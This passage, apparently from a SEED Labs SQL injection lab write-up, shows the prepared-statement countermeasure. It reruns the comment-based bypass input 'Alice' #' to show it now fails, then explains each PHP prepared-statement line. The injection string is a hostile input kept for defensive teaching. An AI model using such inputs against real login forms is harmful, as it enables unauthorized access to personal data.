
// close the sql connection
$conn->close();
```

Now, I will rebuild the container and run it again. I will revisit the same website and will attempt SQL injection again by inserting **Alice' #** in the username field. The password field will be blank.






We observe that the server returned empty fields. Now, I will attempt to login to check Alice's information using original username and password.



A screenshot of a web browser showing the 'Get Information' page. The page has a light blue background and a green header. The title 'Get Information' is centered. Below it, there are two input fields: 'USERNAME' with the value 'Alice' and 'PASSWORD' with masked characters. A green button labeled 'Get User Info' is at the bottom.

On hitting **Get User Info**, I get to the below page.



A screenshot of a web browser showing the 'Information returned from the database' page. The page has a light blue background and a green header with the 'SEED Labs' logo. The title 'Information returned from the database' is centered. Below it, there is a list of user information:

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **20000**
- Social Security Number: **10211002**

Now, we can observe that the server has returned the required data after we attempted to login with genuine credentials.

Therefore, we were able to successfully prevent **SQL Injection attacks** by using prepared statements.

### Explanation of the code procedure:

- **\$stmt = \$conn->prepare("SELECT id, name, eid, salary, ssn  
FROM USER\_TABLE  
WHERE id = ? and password = ? ");**

This line of code will prepare a raw SQL statement by allowing placeholders for username and password by using the symbol “?”.

- **\$stmt->bind\_param("ss", \$input\_uname, \$hashed\_pwd");**  
This line of code will bind data to the SQL statement. The first argument “ss” specifies that we are sending two values having **string** datatype. This argument is followed by sending username and hashed password.
- **\$stmt->execute();**  
In this code, the **PHP** binds parameter and sends them to the server. The server executes the statement with the bound values using the previously created internal resources.
- **\$stmt->bind\_result(\$id, \$name, \$eid, \$salary, \$ssn);**  
This line of code will bind results obtained from the server to the specified variables.
- **\$stmt->fetch();**  
This line will fetch results and store them in the above-specified variables.
- **\$stmt->close();**  
This line will close the prepared statement.